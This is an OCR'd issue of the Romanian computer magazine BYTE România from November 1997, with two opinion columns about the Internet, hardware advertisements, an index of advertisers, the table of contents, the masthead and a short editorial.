Am văzut studenţi ce veneau noaptea la laborator să stea de 'vorbă' cu iubitele lor de care nu-i despărţeau decât zeci de metri poate. Flecăreau. Îi vedeam cum se bâţâie în faţa terminalelor, cum râd fericiţi, cum sărutau cuvintele cu ochii. Flecăreau. Şi ce dacă? Ce oare înseamnă a comunica, dacă nu a iubi şi a iubi esenţa şi nu apariţia celuilalt? A putea să faci abstracţie de loc şi a nu conta fizic mi se pare marea bucurie a Internetului.

Nu subiectul discuţiei va da dimensiune reală comunicării. Inerent se vor crea afinităţi şi se va ajunge şi la ceva important. Omul a fost făcut după chipul şi asemănarea lui Dumnezeu şi deci toţi aşa cum ne-am născut suntem una din infinitele feţe ale divinului. A da întâietate unuia sau altuia conform unor criterii presupus valorice înseamnă doar a nega comunicaţiei dreptul de a fi mâna întinsă. Înseamnă a învinovăţi înainte de a judeca. E mai important de a învăţa să alegem. Şi în cazul nostru e de a ne gândi cum să facem ca tot mai mulţi să aibă acces la comunicare, la flecăreală. Deosebirea nu stă în cost, ci în a da posibilitate celui care are cum să folosească unealta mai bine, să o aibă. Şi cum putem şti cine e acela dacă strâmbăm din nas aprioric? ■

Bucureşti, 23-septembrie-1997

Dan Iancu uhi4ge@aol.com)

MICĂ PUBLICITATE

HEWLETT PACKARD
Authorized Reseller

TRICORP electronics
Echipamente: tel: 679 48 79
tel/fax: 230 44 58
Consumabile: fax: 211 39 43
tel: 210 52 64; 211 90 42
e-mail: tricorp@radiotel.ro

IMPRIMANTE DE BIROU
azi găsiţi la noi **Hewlett Packard**

- *cu jet de cerneală*
  DeskJet 340/340Cbi; 670C; 690C+; 820Cxi; 870Cxi
- *laser*
  LaserJet 6L; 6P; 6MP

Anunţ

Informăm pe cei intresaţi că revista noastră electronică, Agora On Line, este oglindită pe serverele firmelor InterComp şi Kappa. Puteţi citi Agora On Line şi la adresele:

http://www.starnets.ro/agora/
http://www.kappa.ro/agora/

Cât costă lumea?

Nu ştim.
Ce vă putem însă spune este că un anunţ de mică publicitate de această dimensiune costă
80$


BYTE ROMÂNIA
Puteţi obţine informaţii suplimentare la:
Computer Press Agora
Tel.: 065-166516
065-166257

INTERNET
Net Soft SRL
Tel/Fax: 065-162614

SISTEME DE EDITARE VIDEO PROFESIONALE
VIDEO MACHINE v.3 AV MASTER
achiziţie de semnal video şi audio
editare digitală on-line/off-line, mixaj video
efecte digitale
KEYSYS GrafX
3700–Oradea, str. Roşiorilor nr. 1 tel/fax: 059 437.700; 447.179; 419.805,436.281

INDEXUL INSERENȚILOR

Nr.	Firma	Pag.	Telefon
	A		
1	A&C	37	01-2505315
2	ACT	111	01-6377156
3	Ager Business Tech	85	01-4103303
4	AQ Zalău	106	060-634141
	C		
5	Canon	9	01-2233854
6	Ciel	102	01-6505739
7	Cipro	86	01-2200400
8	Computer Land	103	01-3367599
9	Comrace	20	051-415800
10	Comtek	26	01-2306281
11	Computer Press Agora	24, 84, 93, 100, 105, 107, 110, 113, 117, 118, 124, 126	065-166516
12	CoRES Trade	111	056-190051
	D		
13	Digital România	89	01-2105508
	E		
14	Expert System Plus	127	01-2108565
	F		
15	Flamingo Computers	CIII	01-2225041
16	Forte Company	1	01-3122360
17	FROsys	111	064-430805
	G		
18	Game Over	104	01-3226165
19	Gemini SP	128	01-2108565
20	Genesys Software	111, 116	01-6384944
	H		
21	Hotsoft	128	065-166516
	I		
22	ICL Romania	19	01-2506175
23	Imation	5	092-200722
24	Imperial Electric	111	01-6871547
25	InterComp	22	01-3238255
26	Iris	41	01-2121047
	K		
27	Keysys Gfx Oradea	130	059-436281
	M		
28	MB Distribution	17	01-2305127
29	McGraw-Hill Company	51	US(800)924-6621
30	MGT Trade	79	01-3120311
31	Microsoft România	15	01-2229012
32	MINOLTA România	2	01-6346245
33	Multimedia Automex România	108	061-761845
	N		
34	National Instruments	111	US(512)795-8411
35	Net Brinel Computers	101	064-430280
36	Net Consulting	C II	01-3122833
37	Netsoft	130	065-162614
	P		
38	Planeta Internet	94	01-3300006
39	Prince Software	111	032-212559
	R		
40	Romsys	57	01-2300810
	S		
41	Salient România	3	01-2121790
42	Sirom Graphics	4	01-2300478
43	Sprint Computers	C IV	044-110700
44	Starsoft	20	051-415800
	T		
45	Tehnorom	111	032-116502
46	Tornado Sistems	73, 114	041-618580
47	Total Soft	112	01-2302374
48	Tricorp Electronics	118, 130	01-6794879



Sensibil, maleabil, ca o nicovală

Sînt curios la ce – sau cine – vă trimite titlul meu... Nu, nu e vorba de Microsoft. Mie mi-a venit ideea în timpul unei discuții cu cineva. Și mi-a rămas.

Și tot de atunci, în alt context, îmi răsună mereu în urechi un vers de-al lui Nichita Stănescu, pe care l-am redescoperit cu uimire la puțină vreme după ce ne-am întors de la mare, după cîteva zile de soare și nisip:

„Tocmai mă frîngeam în două
cînd tocmai mă frîngea în două.“

Mă urmărește, ca un refren de melodie pe care o fredonezi, inconștient, uitînd de unde și de ce:

„Tocmai mă frîngeam în două
cînd tocmai mă frîngea în două.“

N-am putut rezista ispitei de a folosi versul.... Dacă ar fi trebuit să reduc articolul la două rînduri (știți cum e cu editorii, totdeauna cer să mai scurtezi), cred că ați ghicit la ce se reducea articolul meu...

„Tocmai mă frîngeam în două
cînd tocmai mă frîngea în două.“

M-am pierdut în volumul omagial Nichita Stănescu, scos mai demult de Viața Românească, savurînd frînturi de versuri, pagini, imagini, cuvinte, necuvinte:

„Obiectele fierbinți
ale prostului gust
ieftine dar cu dorința
de departe
a celui fără de aproape...“
„Vaporul nătîng
Și ca o mahala de fier“

Trecusem zi de zi pe lîngă vapoarele nătîngi din Șantierul Naval Mangalia, mahalale de fier, trase la dig, nu numai lunea...

Plăcerea aproape fizică pe care mi-a produs-o lectura a fost reală – și evident că nu pot fi decît de acea parte a baricadei pe care se strigă „Help! My teen doesn't read anymore.“

Pe cealaltă parte se argumentează că nu e chiar așa: „Kids read more than you think.“

Au mai multe teme, mai multe manuale, mai multe ziare, reviste, surse de informație – nu e dracul chiar așa de negru cum pare la prima vedere...

Mi-ar place să nu am dreptate. Dar nu pot nici să nu surîd amuzat la găselnița comercială pe care am găsit-o la un moment dat pe undeva:

„Shock your parents! Read a book.“ Bine zis...

De curiozitate pornesc o căutare pe WWW. Savvy Search. Nichita Stănescu. Deja News vine cu o droaie de trimiteri spre ugly.kid și fido7.ru.sex. Nu, nu cred că e ceea ce m-ar interesa. Dar webcrawler are o suită de trimiteri care par corecte toate, Infoseek vine direct cu vreo șapte titluri de poezii, toate cu trimiteri la http://www.users.interport.net/~radvel/poezii.

Cîteva sute de poezii – marea majoritate în românește, cîteva traduceri în franceză, germană, engleză, suedeză.... Zeci de autori, de la Vasile Alecsandri pînă la Alexandru Andrieș sau Mircea Dinescu. În josul paginii, trimiteri către alte pagini cu poezie românească. Ok... Din ceea ce mi-a adus Webcrawlerul, o trimitere ce nu pare spre diasporă: http://www.roedu.net/~xax/poetry/.

Deci se poate! M-am și dus să văd ce e pe acolo; offfff:

„This page is under serious reconstruction.“.

Asta e. Mă întorc la pagina de dinainte – are și un căutător local. Păcat că nu se uită decît în titluri... Aș vrea să pot găsi o poezie și dacă îmi amintesc numai un vers din ea... Toate celelalte trimiteri duc fie în Franța, fie în SUA, fie în Canada, fie în Australia... Se pare că mai avem, mai avem de lucru pe-aici...

Ce tind să fac după turul ăsta de orizont se încadrează perfect în altă maximă culeasă de aiurea: „a satisfied customer tells a friend; a dissatisfied tells 10“. Se reține.

Ca și cea de care mă lovesc uitîndu-mă după noutăți la Cisco: „when customers talk, Cisco listens“. Hmm... poate ar trebui să fiu mai diplomat cînd sună cîte un client întrebînd de aceeași banalitate enervantă de care au mai întrebat alți 10 înainte... Se reține. Mai departe, mai departe...

WBGO, real audio, jazz non-stop. Cu înreruperi din cîteva minute în cîteva minute – dacă nu se strîng 900 de USD pînă la ora h, din donații, postul va fi nevoit să își întrerupă activitatea. Muzică, stop. Sunați la telefonul acesta. Sau via Internet. Muzică. Muzică, stop. Orice sumă e binevenită. Știm că nu vă e ușor. Dar dacă țineți la noi, la muzica pe care v-o dăm de 18 ani încoace, vă rugăm să ne ajutați. Muzică. Au mai intrat 15 dolari. Mulțumim! Muzică. Muzică. Ne place ceea ce facem. Și știm că și Dv. De aceea, pentru a păstra viu acest post – postul Dv.! – avem nevoie de ajutor. Încă 885 de dolari pînă la ora h. Vă așteptăm. Vă mulțumim. Muzică.

Parcă aș asista la scufundarea Titanicului. Și nu mult îmi lipsește să sar în ajutorul jazz-fanilor ce au dat de bucluc. Dacă n-ar fi atît de complicat, dacă ar însemna numai un clic, n-aș ezita. Americanii de ce n-o fac?

Mai departe, mai departe... Noutăți soft... Ritmul m-a prins. Mai am o maximă de reținut: „if it's not beta, it's obsolete“. Ar fi bună de sfîrșit. Dar nu rezist... ați ghicit:

„Tocmai mă frîngeam în două
cînd tocmai mă frîngea în două.“■

Iosif Fettich
ifettich@netsoft.ro

FLAMINGO COMPUTERS

O alegere rapidă și sigură pentru o rețea gata de lucru:

Atlas & Gemina

Conteaza pe puterea, siguranta si flexibilitatea serverului
FLAMINGO Atlas
pentru ca inglobeaza puterea procesorului Intel Pentium Pro
si a interfetei ULTRA SCSI3 Adaptec AHA2940U,
siguranta datelor pusa la dispozitie de memoriile cu paritate Siemens
si de unitatea de back-up Iomega DITTO 2G,
viteza si stabilitatea hard discului Quantum Atlas II,
flexibilitatea arhitecturii ATX.

LOOK FOR THE CERTIFICATE OF AUTHENTICITY

Genuine **Microsoft** Products
PRE-INSTALLED BY FLAMINGO COMPUTERS

Dacă doriți să cumpărați un calculator nou, nu vă uitați doar la dimensiunea memoriei și la viteza procesorului! Mai este o componentă care nu trebuie să lipsească: noul ***Certificat de Autenticitate*** pentru produsele software **Microsoft ®.**

Dacă sunteți un producător și/sau distribuitor de calculatoare personale și dacă doriți să le puteți oferi beneficiarilor Dvs., împreună cu soluții software de calitate, complete, dar și legale, contactați

Flamingo Computers - Partener* Microsoft *® DSP pentru România!

Utilizați software legal și veți beneficia de suport tehnic gratuit pentru produsele achiziționate!

De asemenea, veți fi ținut la curent cu toate noutățile apărute în domeniu.

Alaturi de **Atlas** și de tine vor sta întotdeauna
stațiile de rețea **FLAMINGO** Gemina -
optimal configurate, suple și versatile.
Cu tehnologia celor de la Cyrix și IBM - pentru procesor,
Quantum - pentru hard-disc și Genius - pentru periferice,
ai totul sub control.

www.flamingo.ro

Bd. N. Titulescu 121, Sector 1, București	Bd. Știrbei Vodă 154, Sector 1, București	Șos. Panduri 29-31, Sector 5, București	Cal. Dorobanților 132, Sector 1, București	Cal. București 23 B, Craiova	Calea lui Traian 176 bis, Rm. Vâlcea
☎ 01-222.50.41	☎ 01-638.35.38	☎ 01-410.36.23	☎ 01-231.04.31	☎ 051-417.426	☎ 050-737.220
01-222.59.41	01-638.35.38	01-410.36.23	01-231.04.32	051-417.428	050-737.220
titulescu@flamingo.ro	stirbei@flamingo.ro	panduri@flamingo.ro	dorobanti@flamingo.ro	craiova@flamingo.ro	valcea@flamingo.ro

Știm că îți place să conduci la nebunie.
Nouă ne place să facem mașini bune.
Așadar îți punem la dispoziție o mașină cu care vei fi din start în "pole position". Pentru că în încercări s-a dovedit a fi cea mai puternică.
Te așteaptă o cursă lungă pentru care echipa noastră tehnică este gata să-ți acorde asistență în orice moment.
Și pentru că timpul este pentru tine esențial, suntem pregătiți să-ți asigurăm schimbul "roților" într - un timp neegalat de nimeni!
Pentru că noi suntem lideri în clasamentul constructorilor!
Restul depinde doar de tine...

La CERF'97 calculatorul SPRiNT Colosseum NewLine a fost apreciat ca cel mai puternic calculator asamblat în România și distins, de către redacția revistei BYTE România, cu premiul "BEST OF CERF'97"

Fii
alături de
Învingător

SPRiNT
COMPUTERS

your password for tommorow

Prin magazinele: **București** - SPRiNT SITC, Calea Floreasca 167, sect. 2, ☎ 232.44.71; **București** - SPRiNT S plus S, Str. Traian nr.1 Ansamblul Unirii, Bl. E5 ☎ 094- 569.810; **Brașov** - SPRiNT BTC, str. Tâmpei nr. 8 ☎ 068-323100; **Cluj** - SPRiNT SGR, Bd. 21 Decembrie nr. 1 ☎ 064- 430000; **Târgu Secuiesc** - SPRiNT DATAS, Str. Dozya Gyorgy nr. 41 ☎ 067-362.199; **Baia Mare** - SPRiNT Baia Mare, Str. Traian 5/1 ☎ 062-431.176; **Hunedoara** - SPRiNT COMSER, Bd. Traian nr. 49 ☎ 054 - 716.511; **Oradea** - SPRiNT KEYSYS, str. Patrioților nr. 4 ☎ 059-419748; **Ploiești** - SPRiNT, str. Romană nr. 28-30 ☎ 044-110700;

Prin Distribuitorii autorizați: Arad INFOGO **057-281836** Argeș LUCKY **048-222149** Bacău AS GRAPHIC **034-171641** Caraș-Severin ELCOM **055-216.052** Constanța TOTALDATA **041-636076** Covasna HARD TRADING **067-351285** Dâmbovița SHIDO **045-634583** Dolj EDA **051-411715** Galați SPARK **036-465270** Giurgiu INFOGRUP **046-217805** Gorj COMSER **053-218515** Harghita NETCOMP **066-124644** OBC ELEKTRON **066-211987** MICROBIT **066-216518** Mehedinți COMSER **052-324075** Mureș OCTOGON **065-162194** Timiș EASTERN DIGITAL **056-192091** SYSBETACOM **056-311257** Vrancea ESTCOMPUTER **037-615729**

Intel Inside logo și Pentium sunt mărci înregistrate, iar MMX este marcă comercială Intel Corporation

NOILE PC-uri: RĂMÂNE INTEL PE POZIȚIE? /p69

BYTE ROMÂNIA

revistă de integrare tehnologică

Vol. 3, Nr. 11 NOIEMBRIE 1997

TEHNOLOGIE ACTUALĂ
10 rețele virtuale private sub test /p40

PROGRAMARE JAVA:
Fire de execuție /p89

COMUNICAȚII: ATM inteligent /p81

MARI PREMII ABONAMENTE 1998 MARI PREMII MARI PREMII
vezi pagina 67

RELELE DE SATELIȚI

PE Orbită: Internet

Sute de sateliți de viteză mare vor concura pentru transmiterea datelor pe glob. Care sisteme vor câștiga?

PORTABILE cu MMX la viteza de 233 MHz

știri/ DIGITAL REVINE CU UN NOU PROCESOR prezentări/ INSTRUMENTAȚIA MODULARĂ PXI ȘI ALTELE

Lei 8000

T.P.
APROBAT R.A.P.R.
Nr. 103/DC/040/1997
Valabil pînă la 31.12.1997
Exp: SC Computer Press Agora s.r.l.
RO, 4300 Tg. Mureș, CP 172 OP 1

www.agora.ro

Acum puteți ALEGE cel mai CONFORTABIL loc.

Cu un calculator Compaq puteți acum să trăiți experiența unică a unui confort excepțional în cele mai atractive condiții. Noul Deskpro 2000 redefinește întelesul valorii unui produs oferindu-vă avantajul de a lua cea mai simplă și normală decizie atunci când doriți să vă procurați un calculator. Acest produs reușește performanța fără precedent de a combina inovațiile cele mai recente cuprinse în tehnologia **MMX**™ cu optimizarea performanțelor prin administrarea inteligentă a programelor.

Cel mai nou procesor, memoria și tehnologia grafică senzațională reușesc ca împreună să asigure standardul binecunoscut al Compaq de fiabilitate și integrare ușor accesibilă. Adăugați la toate aceste performanțe un cost scăzut și veți avea toate elementele care explică de ce Deskpro este cel mai popular calculator personal din lume.

Noul Compaq Deskpro 2000. Alegerea este extrem de ușoară.

Deskpro 2000

Cereți detalii despre soluția completă la:

MMX™ intel inside pentium® PROCESSOR

COMPAQ

DISTRIBUITOR AUTORIZAT:

SCOP COMPUTERS
Str. Ştirbei Vodă 150
Tel.: 223 40 54, 223 40 55
Fax: 223 26 80

INTEGRATOR DE SISTEM

COMPUTERLAND
Bdul Unirii 15
Sector 5 , București
Tel.: 336 25 95
Fax: 336 75 68

NET CONSULTING
Str. Ştirbei Vodă 150
București
Tel.: 312 28 33
Fax: 312 41 99

DEALERI:

CSI Ltd.
Bd. Constructorilor 20
Sector 6
Tel.: 220 02 50
Fax: 220 02 56

MICRODATA / BRINEL
3400 Cluj Napoca
Str. Iuliu Maniu 2
Tel./Fax: 064-43 02 80
064-43 02 85

TORNADO SISTEMS
Constanta: Str. George Enescu, nr. 11
Tel.: 041-61 85 80; Fax: 041-61 94 57
București: Str. Jiului 2-4
Bl. Tornado
Tel.: 01-667 28 23; Fax: 01-667 29 87

Intel Inside Logo și Pentium sunt mărci înregistrate ale Intel Corporation iar **MMX**™ este marcă a Intel Corporation

aveți

- un domeniu de activitate
- mai multe birouri/sedii
- angajați
- multe hârtii și probleme de rezolvat

HARABABURĂ !!!

vă doriți

- echipamente hardware interconectate
- software de interfață & de aplicație
- școlarizarea angajaților

ORDINE !!!

vă oferim

- soluții hardware & software
- sisteme integrate "la cheie"
- asistență tehnică software & service hardware
- consultanță
- training

cartea noastră de vizită

- System Integration & Project Management - proiecte la nivel național
- IBM Business Partner
- Microsoft Authorized Distribution Partner/ DSP for Romania & Microsoft Hot Line
- distribuitor Symantec
- distribuitor de PC-uri FORTE
- 9 sucursale FORTE

Microsoft®
WHERE DO YOU WANT TO GO TODAY?™
Authorized Distribution Partner/
DSP for Romania

FORTE
COMPUTERS
Flexibility.Made in Romania

IBM®
Bu

Lipscani 102, București
Tel: 3122360 / 6137282 Fax: 3122630 Microsoft Hot Line: 3120948

AVANTAJELE VOLUMULUI LA MAXIM!

Dar un volum maxim de avantaje? Copiatoarele de mare volum MINOLTA.
Avantaje financiare la **maxim** - Nu trebuie să ai toţi banii! În rate sau leasing, în 24 de luni, ai tot timpul să plăteşti copiatorul MINOLTA. Timp la **maxim** - cu cele 60 de copii pe minut, copiatorul MINOLTA îţi economiseşte timpul. Servicii la **maxim** - garanţia de 3 ani* oferă întreţinerea completă a copiatorului MINOLTA şi furnizarea de consumabile şi piese de schimb. Mai mult! La apariţia unei disfuncţionalităţi majore, copiatorul va fi înlocuit în 24 de ore!

*cu contract S+M

Pentru că Minolta nu cunoaşte 1/2-le de măsură.

MINOLTA

MINOLTA ROMANIA S.R.L., Şos Olteniţei nr. 35-37, Sector 4, Bucureşti, Tel: 634.62.45; 634.76.55; Fax: 330.70.02. Email: office@minolta.eunet.ro

Există

O FORȚĂ

ce-ți dă

PUTERE !

Este chiar lângă tine.

CAUT-O !

www.salient.ro

SALIENT

SALIENT Group

Bucureşti: Calea Floreasca nr. 242
Tel: 01-2305791, 2324036
Fax: 01-2321045

Timişoara: Piața Timişoara 700 nr. 1
Tel: 056-201041, 201042
Fax: 056-190464

AMERICAN TECHNOLOGY

MICROSOFT WINDOWS COMPATIBLE


yes Net Ware Tested and Approved

SCO SOFTWARE COMPATIBLE

3 ANI GARANȚIE

SALIENT • STANDING OUT in Computer & Networking Technology

Când vorbim despre elemente de rețea high-end,




toți sunt de acord: Bay Networks.

Bay Networks este în frunte, din nou.

Switchurile 303 (24x10Base-T, 1x100Base-TX), **304** (12x10Base-T, 1x100Base-TX) şi **350T** (16x10/100Base-TX autosense) au cele mai bune performanţe pentru preţul la care sunt vândute. Numai cu switchurile Bay Networks puteţi obţine lăţimea de banda pe care o doriţi pentru reţeaua dumneavoastră.

Noile **huburi Bay Networks 150** oferă noi facilităţi utilizatorilor şi completează gama de switchuri şi routere. Aceste echipamente au preţuri excelente şi pot fi folosite independent sau împreună cu alte produse Bay Networks. Cea mai importantă calitate a lor este că se pot stivui câte 8, pot fi plasate pe o lungime de 150 de metri şi doar unul dintre ele trebuie să aiba aibă modul de management.



Sistemul 5000

Routere Clam

Sistemul 5000 de la Bay Networks simplifică conectarea în reţea integrând mai multe tehnologii într-o singură platformă. Integrarea înseamnă economie şi flexibilitate. În plus mai mult control asupra reţelei prin **Optivity**, care este în acest moment cel mai bun program de management de pe piaţă. Este grozav că utilizând acest şasiu puteţi migra de la tehnologia Ethernet de azi la tehnologia ATM de mâine.

Nu contează în câte localităţi aveţi birouri cu care doriţi să vă conectaţi deoarece Bay Networks vă oferă o linie completă de produse pentru acces la distanţă sau acces la Internet. Noile routere Clam™ au preţ excelent, sunt simplu de utilizat, suportă IP sau IP/IPX şi se pretează unei game foarte largi de aplicaţii. Sunaţi acum deoarece routerele Clam sunt mai competitive ca performaţe şi preţ decât routerele Cisco.

TORNADO
SYSTEMS

Constanţa, George Enescu 11
tel: 041-618580, 619863, 619864 fax: 041-619457
Bucureşti, Jiului 2-4, Bloc Tornado
tel: 01-6672823, 6672632 fax: 01-6672987

Adaptive Networking

vizitaţi-ne pagina web
www.tornado.ro

Bay Networks

IMATION 3M

tel: 092-200722
fax: 01-3129302

MEGA OFERTĂ

IMATION
3M
High Density DS,HD
Haute densité
Diskettes/Disq
10 - 3.5"
10 + 2
MEGA OFFER

10 + 2
DISCHETE

Cumpărați 10 dischete
și primiți 2 GRATUIT!
Acum în fiecare cutie cu
dischete 3M/Imation*
veți găsi 2 GRATUIT.

40 + 10
DISCHETE

Pachetul Promoțional Special:
cumpărați 4 cutii a câte
10 dischete marca 3M/Imation* și
veți primi a 5-a cutie GRATUIT!
Cea de a 5-a cutie are un design
unic, și este disponibilă numai
împreună cu Pachetul
Promoțional Special 40 + 10.

IMATION
3M
40 + 10
MEGA OFFER
IMATION

*valabil numai pentru dischetele
3M/Imation de 3.5"DS-HD formatate IBM

BYTE
ROMÂNIA

Noiembrie 1997, vol. 3, nr. 11

COVER STORY

INTERNET PE ORBITĂ


fibre pe cer

De John Montgomery

46

Sistemele de sateliți de comunicații pe bandă largă sunt gata să ofere viteze de mulți megabiți. Atunci, unde-i problema?

FOTOGRAFIA COPERTĂ: KAZU © 1997 DESIGN IMAGINE: JOE GALLAGHER



Socluri pentru mine

69

De Tom R. Halfhill

Sloturile de firmă Pentium II sunt o problemă pentru competitori. Ce înseamnă asta pentru utilizatori?

APLICAȚII DE REȚEA

Bătălia componentelor

59

De Robert Richardson

Componentele soft pentru Windows și Macintosh fac lucruri remarcabile, dar constituie o sursă de conflicte.

VERSION 2
VERSION 3


COMUNICAȚII

Comutație ATM inteligentă

85

De Daniel Moldovan

Un model de aplicare a deciziilor bazate pe logica fuzzy în comutatoarele digitale.



PROGRAMARE

Multithreading în Java

89

De Nicoleta și Cristian Pelin

Firele de execuție multiple rezolvă probleme delicate.

EDITORIAL

Post
10

BITS

Alpha la 600 MHz 10
Succesorul lui Socket 7 11
Power Mac domină 12
PC-uri PII la 400 MHz 12
Viitoarele aplicații Java 14
Sun contra Compaq 16

WEB MASTER

Pagini Web, trezite la viață
77
De Budai László
LiveConnect îmbină posibilitățile oferite de JavaScript, cu cele oferite de Java.

SURFING

Gratis pe Web
81
De Mircea Sabău
Programele freeware și shareware sunt o atracție pentru navigatorii Web.

LAB REPORT

HARDWARE

26 de portabile puternice
32
De Michelle Campanale
Am testat laptop-uri cu UC-uri la 166-, 200- și 233-Mhz. Plus: primele notebook-uri cu procesor Tillamook de la Intel

SOFTWARE

Rețea extinsă folosind VPN
40
De Morgan Stern
Am verificat 10 programe VPN care vă permit folosirea Internetului ca o rețea WAN privată.

PREZENTĂRI

AUTOMATIZĂRI INDUSTRIALE


Instrumentația modulară PXI
83
De Viktor Veres
Calculatoarele industriale performante pot înlocui vechile PC-uri în conducerea proceselor.

FORBES

Din nou Ialta și Teheran
97
De Harrison Forbes
În mod cert Microsoft și IBM nu s-au întâlnit vreodată la Ialta, la Teheran sau în altă parte. Există însă un scenariu care are ceva „déjà vu“.

CE-I NOU

100



Dispozitive magneto-optice; WWW Top 100 românesc și alte știri de ultimă oră.

OPINII

Învățământul de calculatoare
103
De Irina Athanasiu
O șansă (pierdută?) pentru România.

COMENTARIU

Și dacă Internet nu e, nimic nu e ...
105
De Dan Iancu
Mărturii din ciberspațiu
Evanghelia după Internet (V).

ULTIMA

Șah în Cișmigiu
108
De Iosif Fettich

FUNDAMENTE

REȚELE

Viteze ATM ajustabile
17
De William Stallings
Un nou serviciu ATM compensează congestia din rețele.

SISTEME DE OPERARE

Autoconf asigură portabilitatea pentru soft
21
De Bob Friesenhahn
Facilitățile SO și un utilitar gratuit pentru script rezolvă portabilitatea aplicațiilor între diferite variante Unix.

BAZE DE DATE

Încercarea de a standardiza metadatele
23
De Stephen R. Gardner
Standardizarea metadatelor va permite cooperarea diferitelor unelte de manipulare a informației.

UC

Construind Virtual PC-ul
27
De Eric Traut
Un emulator soft transformă PowerPC-ul într-un Pentium.

PROGRAMARE

HTML Dinamic pe înțelesul tuturor (partea I)
29
De Rick Dobson
Navigare mai rapidă prin prelucrări pe latura client.

CASETA REDACȚIEI

DIRECTOR GENERAL:
Romulus Maier (rmaier@agora.ro)
DIRECTOR EXECUTIV:
Adrian Pop (adipop@agora.ro)
DIRECTOR EDITORIAL:
Mircea Sârbu (msarbu@agora.ro)
REDACTOR ȘEF:
Darvas Attila (adarvas@agora.ro)
SECRETAR GENERAL DE REDACȚIE:
Daniel Moldovan (dmoldovan@agora.ro)
REDACȚIA:
Mircea Sabău (msabau@agora.ro)
Budai László (lbudai@agora.ro)
REDACTORI ASOCIAȚI:
Iosif Fettich (ifettich@netsoft.ro)
Cristian Mateescu (mateescu@agora.ro)
LA ACEST NUMĂR AU MAI COLABORAT:
Harrison Forbes (Chicago);
Marius Tudorică (Tg-Mureș);
Sepsi István (Tg-Mureș);
Gabriel Proșcanu (București);
Dan Iancu (Boston);
Viktor Veres (Tg-Mureș)
Nicoleta-Corina Pelin (București)
Cristian-Florentin Pelin (București)
Irina Athanasiu (București)
CORECTURA:
Aurora Laslo;
TEHNOREDACTARE:
Réman László, Titus Roșca

ADMINISTRAȚIE: Ingrid Maier
MARKETING: Gabriela Bucșa, Annamaria Pascu
e-mail: redactia@agora.ro; office@agora.ro
CONTABILITATE: Pap Ilona
SECRETARIAT: Rodica Fettich
DISTRIBUȚIE: Ștefan Curtifan,
Doina Ceșa, Natalia Vânău
REPREZENTANȚĂ BUCUREȘTI:
Daniela Pastramă, tel: (01)-3309281
fax: (01)-3309285
C.P. 94 O.P. 49 București
I.S.S.N.: 1223-9801
TIPARUL: S.C. Infopress S.A.,
Odorheiul Secuiesc,
Tel: 066-216483
EDITURA: Computer Press Agora s.r.l.,
C.P. 172 - 1, 4300 Tg-Mureș
TELEFON: (065) 16.65.16
FAX: (065) 16.62.90
BBS: (065) 21.07.80
(8N1, 14400 bps, login: bbs)
E-MAIL: byte@agora.ro
WEB: http://www.agora.ro/byte

Primim cu plăcere materialele dvs. cu condiția ca ele să se încadreze în profilul revistei și să nu fi fost deja publicate. Expedierea unui manuscris implică acceptul autorului pentru publicarea lui. Manuscrisele nu se restituie. Redacția își rezervă dreptul de a edita și publica mesajele e-mail în care nu se specifică explicit că nu sunt destinate publicării.

COPYRIGHT: Materialul editorial din BYTE Magazine USA sau National Software Testing Laboratories, Software Digest sau PC Digest tradus și retipărit în acest număr aparține companiei McGraw-Hill, Inc. Copyright 1997. Toate drepturile sunt rezervate. Publicat cu acordul McGraw-Hill, Inc., Avenue of the Americas, New York, New York 10020 USA. Reproducerea în orice formă, în orice limbă, integral sau în parte, fără permisiunea scrisă a McGraw-Hill, Inc., este interzisă. BYTE, National Software Testing Laboratories, NSTL, Software Digest, PC Digest și InterMark sunt mărci înregistrate McGraw-Hill, Inc.

Post

Tranziţia este un proces dificil. Poate de aceea, pentru mascarea dificultăţilor, beneficiem de un concept vag: conceptul de post tranziţie. Acum un an, visele legate de tranziţie păreau că se materializează. N-a spus nimeni că va fi uşor. Se pare însă că este greu şi trăim mai mult zile de post decât tranziţie vizibilă pentru toată lumea. Dar să fim optimişti. Oricum „omul sărac cu gândul se îmbogăţeşte, căci trăieşte doar cu speranţa“, cum scria pe o carte de bridge, cumpărată de mine la un anticariat în vremurile de tristă amintire, când – printre alte măsuri „geniale“ – s-a interzis şi bridge-ul. Acele vremuri au apus... Sau poate nu întru-totul?

